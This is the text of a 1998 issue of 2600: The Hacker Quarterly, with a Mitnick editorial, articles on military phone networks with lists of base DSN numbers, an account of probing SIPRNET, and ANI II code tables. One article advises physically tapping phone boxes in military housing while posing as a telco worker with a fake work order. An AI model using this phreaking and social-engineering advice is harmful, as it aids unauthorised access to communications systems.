Volume Fifteen, Number One
$4.50 US, $5.50 CAN

2600

The Hacker Quarterly

0 74470 83158 7
81>

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben "18:30" Sherman

Cover Design
Bob Hardy, The Chopping Block Inc.

Office Manager
Tampruf

"What Kevin Mitnick is about is creating a mythology of a hacker threat and using that threat to expand the government's statutory authority and increase its wiretapping capability. Find me an individual who was hurt. Find me a company that was hurt. The most you can say is that some companies had to close security holes... and arguably they would have had to do that anyway." - Mike Godwin, staff counsel for the Electronic Freedom Foundation.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter.

Network Operations: CSS, Izaac, Phiber Optik.

Broadcast Coordinator: Porkchop.

Webmasters: Kiratoy, Fill.

Voice Mail: Segv.

Inspirational Music: 2Pac, Boymerang, Photek, Specials, Channel 503.

Shout Outs: Radio Mutiny, The Wooden Shoe, Sadjester.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nR0RB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/0UthMLb6U0PC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

molecules

message sent 4
the defense switched network 6
more on military phones 8
the mysteries of siprnet 10
ANI2 - the adventure continues 12
eggdropping 15
naming exchanges 20
hack the hardware 22
day of the office assault 24
defeating cyberpatrol 25
cgi flaws 26
a brief history of postal hacking 28
gee whiz, more letters 30
hacking a bbs with dos 40
how to get the better of best buy 44
setting up unix trapdoors 46
2600 marketplace 52
NOT A SECRET 54
news update 56
2600 meetings 58

exposed the ring

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1998 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.**

Message Sent

We are experiencing a period of movement and transition. Yes, every spring a bunch of us put our stuff in order and move forward with renewed vigor. But this isn't a feeling of something fleeting. Things really are poised for great and dramatic change.

As many of us feared, nothing substantial has happened with regards to the Kevin Mitnick case. Since our last issue, the judge has announced that she has no intention of granting Kevin bail. "We're never in the world going to do that," U.S. District Court Judge Mariana Pfaelzer said, a full week before the motion was to be filed. This, after more than three years in prison and no charges of violence, financial gain, or even vandalism. Kevin's major crime would appear to have been simply not giving up when he was supposed to and having a front page *New York Times* article written about how he was eluding capture. (The author of the piece, along with others, would go on to make a small fortune writing about the exploits of Kevin Mitnick. Kevin, however, has yet to make a dime from either his story or his talents. In all likelihood he will be forever prevented from using either to his benefit.)

In addition, Kevin was forbidden from using a computer to access the 9.75 gigabytes of evidence the government is using against him. If this were to be printed out, it would most likely fill an entire room, if not more. To not allow him access to the evidence is a gross miscarriage of justice, perpetuated by a monumental lack of education in the judicial system on the subject of computers. They really believe, as they did in 1989 when they locked him in *solitary confinement* for months, that any contact he has with any form of technology would be an invitation to catastrophe. This ignorance has plagued this case from the beginning - the massive attention paid to his arrest as if he were some kind of terrorist mastermind, the harsh and uncompromising conditions of his imprisonment which usually is reserved only for the most hardened and dangerous criminals, and the refusal of the prosecution and the judge to allow Kevin to adequately defend himself.

We should point out that the prosecution has offered to allow Kevin and his attorney access to a computer under their watchful eyes - an unacceptable proposal as it would allow the prosecution the opportunity to see exactly what evidence was looked at and for how long. In other words, a free look at the defense strategy. The court has pretty much endorsed this plan of the prosecution with the stipulation that Kevin not be allowed access to the evidence more than three times a month! We wouldn't want him to become *too* familiar with the evidence, would we?

And so it drags on even more. The trial originally set for April now seems certain to be held closer to September, possibly even later.

But we started out talking about change. There certainly doesn't seem to be much of that here. However, one need only venture *outside* the courtroom to realize that people have indeed finally started to wake up and *do* something about this.

The real turning point came after these court developments. There was a fair amount of media coverage and, judging from the opinion polls on major web sites such as MSNBC and Ziff Davis, people almost *unanimously* believe this has gone on long enough. It's clear the government is playing some sort of sick game with Kevin and his future. But everything they do to him is meant as a message to the rest of the hackers - a warning that any one of us could be next. But intimidation tactics rarely remain effective for very long.

The winds have changed. People are angry and they're starting to really talk about this. The defense fund is approaching the $1,000 mark at press time thanks to our readers and people who visit the Mitnick web sites. (Look for the address to contribute to in this issue.) "Free Kevin" bumper stickers are showing up on cars and other objects around the world. And as every day goes by, our voices grow louder. It was their hope that we would forget about this and get on with our lives. *We will not forget.* And we will keep pushing, as hard as we must, to end this nightmare. We demand his immediate release and an end to the selective prosecution our federal agencies are becoming famous for.

Those who want to help, and we know there are an awful lot of you, can be most constructive by *getting the word out.* When people see a "Free Kevin" sticker, they will ask who the hell Kevin

is. Tell them. Tell them the whole story. And see what side the newly informed wind up on. It's time for public officials and executives to begin speaking out on this. Help us get "on the record" statements from such people. We're building something massive here and those ingredients will really add up in a big way.

Our biggest advantage right now is the fact that those who oppose us think we are doomed. A bunch of hackers and individual spirits versus the iron fist of federal law? No chance. Well, we beg to differ. Our spirit is *exactly* what we need to pull through this and make a difference.

New laws are being written faster than we can keep up with them, designed to put more people in prison for crimes that are almost impossible *not* to commit. We have more non-violent prisoners than ever before and the projections for the future are nothing short of terrifying. Federal prisons, through such programs as Unicor, are the breeding grounds for modern day slave labor. Today's prisons are seen as a source of jobs and even pride in their communities. Private industry has even taken an interest, actually taking control of some prison operations and "hiring" inmates to do such jobs as telemarketing for pennies a day. What is happening to Kevin is merely a prelude to what could be one of the most ominous periods of our history.

A lot of us know Kevin as an individual and are working to free him with that in mind. We don't ask others to accept this because we say so. What we do ask is that people look at the facts in this case and question *everything* they are told. We believe the facts, coupled with the threatening mood of the future, will lead to their support of this movement, if only for the symbolic victory of one individual.

Our Financial State

We are nearly out of the woods in what has been a real disaster thanks to our bankrupt distributor. We've managed to get back into all of the stores we were cut off from when Fine Print went under. But recently we started to face troubles of a different sort when huge numbers of the Autumn issue wound up being destroyed *before* being put on the stands.

There were a number of theories as to why this happened. One rather disturbing possibility was that the stores (primarily B. Dalton and Barnes and Noble, both owned by the same company) were dumping the issues because they contained letters that revealed some details about their computer system. This has been flatly denied by their corporate office, despite our hearing from two separate employees we had called randomly that there was a memo circulating that advised stores to take the issues off the stands. Another possible reason given for this unfortunate event was a mixup between the old distributor and the new one. Some stores may have thought the Autumn issue had been sent out by the bankrupt Fine Print and therefore cleared it off the shelves in error.

Whatever the reason, it screws us over again at the worst possible time. More than 10,000 copies were lost because of this - and we take 100 percent of the loss, plus the cost of delivery to the distributor plus the cost of delivery to the stores. Even though it would be a catastrophic screwup of unprecedented proportions which was completely not our fault and totally our loss, that would be preferable to the possibility that this was content-related. We support Barnes and Noble/B. Dalton as they increase their distribution of independent zines and alternative voices. We back them completely in their fights against neighborhood censors who try to shut them down because they don't like the pictures in a book or the ideas in a magazine. And we want our readers to support them as well, not just for our sake, but because any semblance of literacy and thought that manages to pop up in our shopping malls *deserves* to prosper. But it is vital that those of us fighting for this kind of thing not take on the tactics of our enemies when the subject matter hits close to home. It's not hard to see the hypocrisy in such a move. Which is why we have two more letters in this issue concerning the same subject. Maybe we will be hurt severely by doing this. But if we refrained from printing them because we thought it might adversely affect us, we'd be just as hypocritical as anyone who removed it from the shelves.

We are, always have been, and hopefully always will be, about freedom of information and satisfying our curiosity. In the fights for freedom and justice that we always seem to be in the midst of, we must never forget who we are and what we stand for. The second we do, we've lost the battle.

Check our web site (www.2600.com) for a full list of all stores worldwide that carry *2600*. If you don't have web access, write to us (2600, PO Box 752, Middle Island, NY 11953 USA), enclose $2, and we'll send you a full printout.

The Defense Switched Network

by DataStorm
havok@tfs.net

The Basics of the DSN

Despite popular belief, the AUTOVON is gone, and a new DCS communication standard is in place: the DSN, or Defense Switched Network.

The DSN is used for the communication of data and voice between various DoD installations in six world theaters: Canada, the Caribbean, the Continental United States (CONUS), Europe, the Pacific and Alaska, and Southwest Asia. The DSN is used for everything from video-teleconferencing, secure and insecure data and voice, and any other form of communication that can be transmitted over wire. It is made up of the old AUTOVON system, the European telephone system, the Japanese and Korean telephone upgrades, the Oahu system, the DCTN, the DRSN, the Video Teleconferencing Network, and more.

This makes the DSN incredibly large, which in turn makes it very useful. (See the "Tricks" section in this article for more information.)

The DSN is extremely isolated. It is designed to function even when outside communication lines have been destroyed and is not dependent on any outside equipment. It uses its own switching equipment, lines, phones, and other components. It has very little link to the outside world, since in a bombing or a war, the civilian telephone system may be destroyed. This aspect, of course, also means that all regulation of the DSN is done by the government itself. When you enter the DSN network, you are messing with the big boys.

To place a call to someone in the DSN, you must first dial the DSN access number, which lets you into the network itself. From there you can dial any number within the DSN, as long as it is not restricted from your calling area or hone. (Numbers both inside and outside the DSN can be restricted from calling certain numbers).

If you are part of the DSN, you may periodically get a call from an operator, wanting to connect you with another person in or out of the network. To accept, you must tell her your name and local base telephone extension, your precedence, and any other information the operator feels she must have from you at that time. (I'm not sure of the operator's abilities or technologies. They may have ANI in all or some areas.)

The DSN uses signaling techniques similar to Bell, with a few differences. The dial tone is the same on both networks; the network is open and ready. When you call or are being called, a DSN phone will ring just like a Bell phone, with one difference. If the phone rings at a fairly normal rate, the call is of average precedence, or "Routine." If the ringing is fast, it is of higher precedence and importance. A busy signal indicates that the line is either busy, or DSN equipment is busy. Occasionally you may hear a tone called the "preempt" tone, which indicates that your call was booted off because one of higher precedence needed the line you were connected with. If you pick up the phone and hear an odd fluctuating tone, this means that a conference call is being conducted and you are to be included.

As on many other large networks, the DSN uses different user classes to distinguish who is better than who, who gets precedence and more calls and who does not. The most powerful user class is the "Special C2" user. This fortunate military employee (or hacker?) has virtually unrestricted access to the system. The Special C2 user identifies himself as that through a validation process.

The next class of user is the regular "C2" user. To qualify, you must have the requirements for C2 communications, but do not have to meet the requirements for the Special C2 user advantages. (These are users who coordinate military operations, forces, and important orders.) The last type of user is insensitively called the "Other User." This user has no need for Special C2 or C2 communications, so he is not given them. A good comparison would be "root" for Special C2, "bin" for C2, and

"guest" for other.

The network is fairly secure and technologically advanced. Secure voice is encrypted with the STU-III. This is the third generation in a line of devices used to make encrypted voice, which is *not* considered data over the DSN. Networking through the DSN is done with regular IP version 4, unless classified, in which case Secret IP Routing Network (SIPRNET) protocol is used. Teleconferencing can be set up by the installation operator, and video teleconferencing is a common occurrence.

The DSN is better than the old AUTOVON system in speed and quality, which allows it to take more advantage of these technologies. I'm sure that as we progress into faster transmission rates and higher technology, we will begin to see the DSN use more and more of what we see the good guys using on television.

Precedence on the DSN fits the standard NCS requirements, so I will not talk about it in great detail in this article. All I think I have to clear up is that DSN phones do *not* use A, B, C, and D buttons as the phones in the AUTOVON did for precedence. Precedence is done completely with standard DTMF for efficiency.

A DSN telephone directory is not distributed to the outside, mainly because of the cost and lack of interest. However, I have listed the NPA's for the different theaters. Notice that the DSN only covers major ally areas. You won't be able to connect to Russia with this system, sorry. Keep in mind that each base has their own operator, who, for the intra-DSN circuit, is reachable by dialing "0." Here is a word of advice: there *are* people who sit around all day and monitor these lines. Further, you can be assured these are specialized teams that work special projects at the echelons above reality. This means that if you do something dumb on the DSN from a location they can trace back to you, you *will* be imprisoned.

AREA	DSN NPA
Canada	312
CONUS	312
Caribbean	313
Europe	314
Pacific/Alaska	315/317
S.W. Asia	318

The format for a DSN number is NPA-XXX-YYYY, where XXX is the installation prefix (each installation has at least one of their own) and YYYY is the unique number assigned to each internal pair, which eventually leads to a phone. I'm not even going to bother with a list of numbers; there are just too many. Check http://www.tfs.net/~havok (my home page) for the official DSN directory and more information.

DSN physical equipment is maintained and operated by a team of military specialists designed specifically for this task (you won't see many Bell trucks around DSN areas).

Through even my deepest research, I was unable to find any technical specifications on the hardware of the actual switch, although I suppose they run a commercial brand such as the 5ESS. My resources were obscure in this area, to say the least.

Tricks

Just like any other system in existence, the DSN has security holes and toys we all can have fun with. Here are a few. (If you find any more, drop me an email.)

Operators are located on different pairs in each base; one can never tell before dialing exactly who is behind the other line. My best luck has been with XXX-0110 and XXX-0000.

To get their number in the DSN directory, DoD installations write to:

HQ DISA, Code D322
11440 Isaac Newton Square
Reston, VA 20190-5006

Another interesting address: It seems that

GTE Government Systems Corporation
Information Systems Division
15000 Conference Center Drive
Chantilly, VA 22021-3808

has quite a bit of involvement with the DSN and its documentation projects.

In Conclusion

As the DSN grows, so does my fascination with the system. Watch for more articles about it. I would like to say a *big* thanks to someone who wishes to remain unknown, a special English teacher, and the DoD for making their information easy to get a hold of.

More on Military Phones

by Archive

This article is submitted to add to the Summer '97 article by N-Tolerant entitled "Tricks and Treats of AUTOVON."

Basic Information Regarding Military Phone Systems:

The telephone systems serving most major military installations are normally leased from various telephone vendors and are paid for by appropriated funds. As with civilians' phone lines, the companies are only responsible for the system up to the point of demarcation. All points beyond fall to the local command's responsibility.

Recording Devices:

SECNAVINST 2305.14A of Feb 73 requires that all requests for authority to employ recording devices on office telephones in all commands and components of the Dept. of the Navy be submitted to the Secretary via Chief of Naval Operations or Commandant of the Marine Corps, as appropriate. Technically, however as with the local phone companies, the command may "randomly" monitor and/or record phone conversations in progress to "ensure that line quality is being maintained (?)" Now okay, sure, the comm's center at the local base has enough recording systems to put Capitol Records to shame, I am really certain that they only "randomly" monitor to "ensure line quality." Then again, they can neither confirm nor deny....

Telephone Monitoring (beating the recording device requirements):

DOD Telephone communications systems are provided for the transmission of official government information only (un-classified) and are subject to telephone communication security monitoring and telecommunications management monitoring at all times. When you place a call from a Naval Base, the number you dial is automatically recorded as is the duration of the call. On the local base near me, I have looked at the comm's center where the lines are routed through, they have all the equipment to trace each outgoing call.

Defense Switching Network (DSN, formally AUTOVON):

General Info: The DSN is the long-haul, voice comm network within the Defense Communications System, providing unsecure direct distance dialing service worldwide through a system of government owned and leased automatic switching facilities. The purpose of DSN is to handle essential command and control operations, intelligence, logistic, diplomatic, and admin traffic.

Precedence:

The Joint Uniform Telephone Communications Precedence System (JUTCPS) is directed for use by all authorized users of voice communication facilities of the DoD. Since the effectiveness of the system depends upon cooperation of the part of persons authorized to employ it, users must be familiar with the purpose to be served by each level precedence category and the types of calls which may be assigned the respective precedences.

Use of DSN:

a. Will be authorized only for official communications

b. Will be restricted to:

(1) Only those calls that are essential requiring a timeliness that cannot be obtained by other means, and would stand the scrutiny afforded a commercial toll call. ("I'm sorry sarge, didn't know that I couldn't call 516-473-2626 anytime I wanted.")

(2) The minimum time required to accomplish the call will not exceed five minutes (key thing, keep voice calls short and sweet).

(3) The use of a Precedence level in consonance with the subject matter to the call as established in the JUTCPS.

(4) The use of graphic, facsimile, or unsecured voice-data devices only when approved by the Chiefs of the Military Services and heads of DoD agencies or activities. Voice-data, fax, and graphic service in DSN will normally not exceed a continuous transmission time of 15 minutes nor a total transmission time of one hour during normal business hours.

c. Will not be used for:

(1) Use directly or indirectly by non-appropriated fund activities (clubs, exchanges, and

other unofficial activities - we fall into this category I think) provided telephone service at post, camp, station, or base level except when approved by the Joint Chiefs of Staff.

(2) Calls within an installation, metropolitan area, or those confined geographical areas where other existing government provided local telephone or personal calls.

(3) Unofficial or personal calls.

(4) Off-net extensions of calls into the commercial system at a distant PBX/PABX.

General Information:

Defense Contract Mgmt District North Central
312 825 6000

DSN Operator Assistance
930 6000

Office of Installation Services
930 6600

Office of Telecommunications/Info Systems
930 6847

DSN NUMBERS

OVERSEAS OPERATOR	251 1000
NTCC CONCORD, CA	253 5360
NAS ALAMEDA, CA	993 0111
NAVORDSTA CORONA, CA	933 0011
NTCC ALAMEDA, CA	993 0111
AMPHIB BASE CORONADO, CA	577 2011
MARCORPSUPSTA ALBANY, GA	567 9011
NTTC CORPUS CHRISTI, TX	861 2664
NAVAL ACADEMY ANNAPOLIS, MD	281 0111
NAVWPNSSPTCNTR CRANE, IN	482 1000
MARCORPS INFO CTR ARLINGTON, VA	227 0101
NTCC CRYSTAL CITY, VA	222 1046
OCPM ARLINGTON, VA	226 4546
NAVCOMMU COMMCEN, ME	476 7551
OCPM NER WAS DEPT ARLINGTON, VA	226 5044
COMNAVSPACECOM DAHLGREN, VA	249 7841
NSCS ATHENS, GA	588 7222
NAVWPNSLAB DAHLGREN, VA	249 1110
NAVREPFAASTHREG ATLANTA, GA	797 5482
NTC DAM NECK, VA	564 0111
NTCC BANGOR, WA	891 1510
HQ AAFES DALLAS, TX	556 7110
NAVSUBASE BANGOR, WA	744 1110
NAVWPNSSTA EARLE, NJ	449 1110
JOHN C STENNIS BAY ST LOUIS, MO	485 4411
NTCC EARLE, NJ	449 2455
NATLSPATECHLAB BAY ST LOUIS, MO	485 4411
NAVSCLEOD EGLIN AFB, FL	872 4494
NAVOCEAGRAPH LABS BAY ST LOUIS, MO	458 4411
NAVAIRFAC EL CENTRO, CA	958 8555
MSC LANT AREA OPR ASSIST	247 5111
NTCC EL CENTRO, CA	958 8410
MCAS BEAUFORT, SC	832 7100
CGARSCSUPCTR ELIZABE, NY	723 3390
NAVHOSP BEAUFORT, SC	832 2551
NAVAUXAIRSTA FALLON, NV	830 2110
NAS CHASE FLD BEEVILLE, TX	861 1110
NAVSTKWARCEN FALLON, NV	830 3940
NAVACTS BREMMERTON, WA	439 2011
NAS FALLON, NV	830 2511
NAVCOMMSTA PUGET SOUND, WA	744 6815
NAVFAC CENTERVILL, CA	896 3381
NAVSURFWPNCEN FLD BR FT LAUD, FL	483 7226
1ST MARCORPS DIST, NY/NJ	994 5666
NAVSECSTA BREMMERTON, WA	439 2011
NAS GLENVIEW, IL	932 0111
NTCC BREMMERTON, WA	439 7628
NAVCONSTBN GULFPORT, MS	363 2121
NAS BROOKLYN, NY	456 2011
ARMYAMMUPLT HAWTHORNE, NV	830 7171
NOCF BRUNSWICK, ME	476 2253
NAVORDSTA INDIAN HEAD, MD	364 4011
NAS BRUNSWICK, ME	476 1110
NAVAVIFAC INDIANAPOLIS, IN	369 3311
NAVBASE CAMP PENDLETON, CA	365 0111
NAS CECIL FLD JAX, FL	860 5626
NAVORDSTA CAPE CANAVERAL, FL	467 1110
NAS JAX JACKSONVILLE, FL	942 2338
NAV SHIPS RSCH&DEV CTR, MD	287 1416
NAVBASE CHARLESTON, SC	563 2000
NTCC CHARELSTON, SC	563 5566
CAMP LEJUNE JACKSON, NC	484 1110
COMTRAWING 03 NAS CHASE FLD, TX	861 1110
9TH MARCORPS DIST KC, MO	465 3507
NAVCOMMU WASH CHELTENHAM, MD	251 2011
NAS KEY WEST, FL	483 2178
MCAS CHERRY PT, NC	582 1110
NAS KINGSVILLE, TX	861 1110
NAVSATCOMMFAC NW CHESAPEAKE, VA	564 0111
NAS LAKEHURST, NJ	624 2011
NAVWPNSSTA CONCORD, CA	253 5000
NTCC LEMOORE, CA	629 1520
NAS LEMORE, CA	949 4110
AMPHIBAS LITTLE CREEK, VA	564 0111

On another note, living near or in a military housing site opens a new basket and a bundle of opportunities for daytime hacking/phreaking. In most housing areas there is always some type of renovation project going on. This allows for a lot of easy access to cans, tni's, etc. where you can carefully set up for access to a multitude of phone lines. Security is *normally* minimal - maybe a few "rent-a-cops" and some military police. I have found that by going into a renovation or construction area I can easily have access to boxes with no hassle whatsoever. However, you will need to touch up on your social engineering skills if you want to survive being asked what you are doing. Normally carrying around a clipboard with an "official work order" is enough to soothe the doubts of most military police personnel in a housing area. Age has a lot to do with this type of h/p related social engineering. On a couple of occasions I have seen the base security vehicles patrolling and have gone up to them for directions. Just by walking up and keeping calm I have managed to let them know that I am "above board" and that I have come to them needing their help (you know, clueless civilians). Most of the time they will escort you to where you need to go or give you directions. Don't freak out when they drive by and wave while you're online to Alaska. Just act cool and relaxed, like the only thing you are doing is your "job" with the local telco.

THE MYSTERIES OF SIPRNET

by the Ruiner

As a Canadian hacker, it's always heartwarming to see texts written by fellow H/P'ers from up here in the north country (albeit sarcastically called, myself living in the most southern part of Canada). So in that spirit, I decided to write this article about an experience I had exploring the security features of and getting busted for a hack on the US Defense Department's "Secret Internet Protocol Routing Network" (SIPRNET).

The SIPRNET, back in the good ol' days of '94-'95, was still quite "under construction," so to speak, and not exactly living up to its namesake as a secured means of connecting some of the US military's more "top secret" and sensitive computer systems to the "rest of the world" (now *there* is irony!).

Through some investigation (and more or less with a stroke of "luck") I came to find myself in contact with a man from a Californian Naval base who was employed on a team that was responsible for the installation of some new SIPRNET routers and mainframes there. Through him, I was able to obtain information regarding the security status of the fledgling network including some blanket mainframe system specs and the status of the net's main security feature at that time, which was an interesting dual-firewall construction.

The SIPRNET, at its core, consisted of DEC Alpha-type mainframes (running at 400Mhz) which were used as the primary network servers. Running a UNIX-style variant, they hadn't many security features beyond the standard *nix network bullshit; being as the DOD hadn't quite gotten around to actually securing the systems with all of that hardcore military tracking software/equipment so-called "secured networks" are infamous for.

Instead, the network was protected by not much more than a unique DES-encrypted firewall architecture. For sake of explanation, this firewall can be simply represented as a two dimensional object, one side colored red, the other colored black. The black side of the firewall functions as any other, in that it only accepts connections from a very exclusive set of network systems (although at the time, holes within this side of the wall were quite common).

The red side, however, serves to DES encrypt/decrypt incoming and outgoing packets. Thus, it stands to reason, that any successful attempt to gain access to the network, would require finding a break (be it a loophole, backdoor, bureaucratic screw-up, whatever) in the red side of the wall, otherwise one would still be required to deal with the problem of encrypted network packets (thus making any connection useless to the mere mortal).

The red/black sides of this object are of course, part of the same system. The black side hands off any valid attempt at access to the red side, which deals with the secondary security measures (i.e., encryption/decryption - although regarding the nature of which I had obtained little information). In turn, if access is made through the red side, the black side will recognize the attempt as valid.

A few fellow comrades and I decided to make an attempt at verifying the validity of this information (and perhaps obtaining some more technical explanations of the system along the way). Thanks to an IP address range provided by the wonders of social engineering, it became entirely possible to gain access to the network using not much more than some homemade IP scanning software and the exploitation of common

UNIX backdoors. A clever hacker with the inclination could have, therefore, laid a backdoor for future access to the network after the system's security was completed (although I seriously doubt that the military would let *any* backdoor go undetected, the possibility nevertheless remains).

Go figure, but United States Naval Intelligence (out of California), the FBI, and the RCMP (the Royal Canadian Mounted Police, your friendly Canadian federal police agency) - didn't think the theories (nor the "alleged" successful attempts at system access) were very funny. It could be interesting to note, however, that the *knock at the door* didn't come until a whole year later (after I had discovered that several US hackers were also questioned about their knowledge regarding the SIPRNET).

At any the rate, thanks to living outside of the US, the Secret Service wasn't able to use its smash-into-your-house-and-seize-everything-you-own approach to justice. Rather, a couple of well-dressed FBI agents, a shadowy RCMP detective, a man from Naval Intelligence and a "computer guy" from Washington decided to ask permission to search my computer. (Why not? The look on the "computer guy's" face was priceless after he realized that I owned a Macintosh). At any rate, after a very friendly chat about how I could have been arrested for some conspiratory seditious treason bullshit if I lived in the United States, they kindly asked me never to discuss the incident and left (I've never heard from them again).

I'd figure that now, about three or four years later, the SIPRNET's security features would have been completed, or at least improved to a substantial degree. Therefore, attempting to unlawfully access this system by the aforementioned means alone would not be advisable if at all still possible (especially given the resources of the military to track you down). No less, the firewall scheme described in this article was probably brought out of service after the SIPRNET was put into full operation through the use of "closed-circuit" DISN dialups.

In the past, the SIPRNET was accessible through the "public" MILNET, being as the delicate process of network construction required it so. Thus was the nature of the firewall protecting the few connected network systems.

Nowadays, however, access to the SIPRNET is accomplished through DISN remote access dial-in services. These services are provided by Cisco 2511 Communications Servers, which require client systems to possess specialized hardware called "communication service cards" (CS cards) before they can enable a valid access. These cards provide a means of communication by connecting with the DISN Router layer.

These cards contain a unique internal "access code" (AC), which the Communications Servers use to define the validity of system access. They come in two varieties: one for named individuals, the other for specific - though necessarily small - groups of individuals. Despite the differing classifications, both types of CS cards are only valid for usage by one person at any one time. The ever-mysterious UID is home to a user-specific DDN NIC handle which identifies both the user as well as their location. This location definition is accomplished through the use of unique "ORGIDs" (Origin Identifications), which is how the military tracks the geographic and network locations of its systems.

Individual cards are registered and distributed by "Local Access Authorities" (LAAs) to specific client users, while group cards are issued by the same LAA but in the name of an "Organizational Card Custodian" (OCC). This individual is responsible for the administration and proper use of any cards within his group. An OCC is entitled to some 25 cards per year and as such, "organizational" CSC's are more for temporary and emergency use whenever possible, as they do not retain the same security level that the individual card versions do.

DISN access authorities - where card, NIC, and access registrations are accepted and enforced - include "Service/Agency Authorities," "Regional Access Authorities" and "Local Access Authorities," each of which has responsibilities within their region of influence. Such responsibilities often extend to blanket control of and over "regional" policies, as well as what network activities are prohibited or endorsed.

Although I am at a loss for any more current information regarding the security status of the routing network, the DDN does administer a NIC page regarding the SIPRNET at http://nic.ddn.mil/siprnet/, and there is a DoD operated Support Center which can be contacted toll-free at 800-582-2567 or direct at (703) 821-6260.

Vive le Canada and Happy Hacking!

The ANI 2 Adventure Continues

by vandal

For many a phone enthusiast, an ANAC (Automatic Number Announcement Circuit) is an important, if not compulsory tool. Used for maintenance by the "legitimate owners," they often contain useful features, such as ANI. ANI, which stands for Automatic Number Identification, can be used to test a line and read out that line's number. Recently, ANACs using a feature called ANI II have begun popping up. It seems that while ANI was considered a useful tool, it has been added to and enhanced.

ANI II contains many more features (useful or not) than its predecessor. On a common ANAC w/ ANI II, you often get an ARU ID (Audio Response Unit), the line number, a call interactive ID number, your ANI number, and then an "ANI II ID." The first, the ARU ID, is a series of Greek call letters (such as alpha, beta, etc.) and numbers, which both identifies the ANAC called and signifies that you've actually reached it. When I first heard it, I thought I'd somehow triggered some weird missile launch. Next comes the call interactive ID number. The line number is the ID of the trunk, which runs between the ARU and the office. After the line and ARU have been identified, it reads out a four digit call interactive number, used for internal auditing and records. Now, the real "meat" of the ANI II comes into play. It will read out your ANI number, followed by the two digit class of service, the ANI II ID. Class of service digits are two digit pairs sent with the originating telephone number. These digits identify the type of originating station. For example, 00 signifies POTS (Plain Old Telephone Service, 02 signifies an ANI "failure," 07 signifies an operator assisted call, etc. It is this feature which truly incites ANI-related-fury, and allows you to not only know what your number is, but how it's being used. A list of known ANI II digit assignments follows.

00: Plain Old Telephone Service (POTS) - non-coin service requiring no special treatment.

01: Multiparty line (more than 2). ANI cannot be provided on 4 or 8 party lines. The presence of this 01 code will cause an Operator Number Identification (ONI) function to be performed at the distant location. The ONI feature routes the call to a CAMA operator or to an Operator Services System (OSS) for determination of the calling number.

02: ANI Failure - the originating switching system indicates (by the 02 code), to the receiving office that the calling station has not been identified. If the receiving switching system routes the call to a CAMA or Operator Services System, the calling number may be verbally obtained and manually recorded. If manual operator identification is not available, the receiving switching system (e.g., an interLATA carrier without operator capabilities) may reject the call.

03-05: Unassigned.

06: Station Level Rating - the 06 digit pair is used when the customer has subscribed to a class of service in order to be provided with real time billing information. For example, hotel/motels, served by PBXs, receive detailed billing information, including the calling party's room number. When the originating switching system does not receive the detailed billing information, e.g., room number, this 06 code allows the call to be routed to an operator or operator services system to obtain complete billing information. The rating and/or billing information is then provided to the service subscriber. This code is used only when the directory number (DN) is not accompanied by an automatic room/account identification.

07: Special Operator Handling Required - calls generated from stations that require further operator or Operator Services System screening are accompanied by the 07 code. The code is used to route the call to an operator or Operator Services System for further screening and to determine if the station has a denied-originating class of service or special routing/billing procedures. If the call is unauthorized, the calling party will be routed to a standard intercept message.

08-09: Unassigned.

10: Not assignable - conflict with 10X test code.

11: Unassigned.

12-19: Not assignable - conflict with international outpulsing code.

20: Automatic Identified Outward Dialing

(AIOD) - without AIOD, the billing number for a PBX is the same as the PBX Directory Number (DN). With the AIOD feature, the originating line number within the PBX is provided for charging purposes. If the AIOD number is available when ANI is transmitted, code 00 is sent. If not, the PBX DN is sent with ANI code 20. In either case, the AIOD number is included in the AMA record.

21-22: Unassigned.

23: Coin or Non-Coin - on calls using database access, e.g., 800, ANI II 23 is used to indicate that the coin/non-coin status of the originating line cannot be positively distinguished for ANI purposes by the SSP. The ANI II pair 23 is substituted for the II pairs which would otherwise indicate that the non-coin status is known, i.e., 00, or when there is ANI failure. ANI II 23 may be substituted for a valid two digit ANI pair on 0-800 calls. In all other cases, ANI II 23 should not be substituted for a valid two digit ANI II pair which is forwarded to an SSP from an EAEO. Some of the situations in which the ANI II 23 may be sent:

Calls from non-conforming end offices (CAMA or LAMA types) with combined coin/non-coin trunk groups.

0-800 Calls

Type 1 Cellular Calls

Calls from PBX Trunks

Calls from Centrex Tie Lines

24: 800 Service Call - when an 800 Service database location converts an 800 number to a POTS number, it replaces the received ANI code with this 24 code before returning the POTS number to locations requesting ANI. If the received 800 number is not converted to a POTS number, the database returns the received ANI code along with the received 800 number. Thus, this 24 code indicates that this is an 800 Service call since that fact can no longer be recognized simply by examining the called address.

25-26: Unassigned.

27: Code 27 identifies a line connected to a pay station which uses network provided coin control signaling. II 27 is used to identify this type of pay station line irrespective of whether the pay station is provided by a LEC or a non-LEC. II 27 is transmitted from the originating end office on all calls made from these lines.

28: Unassigned.

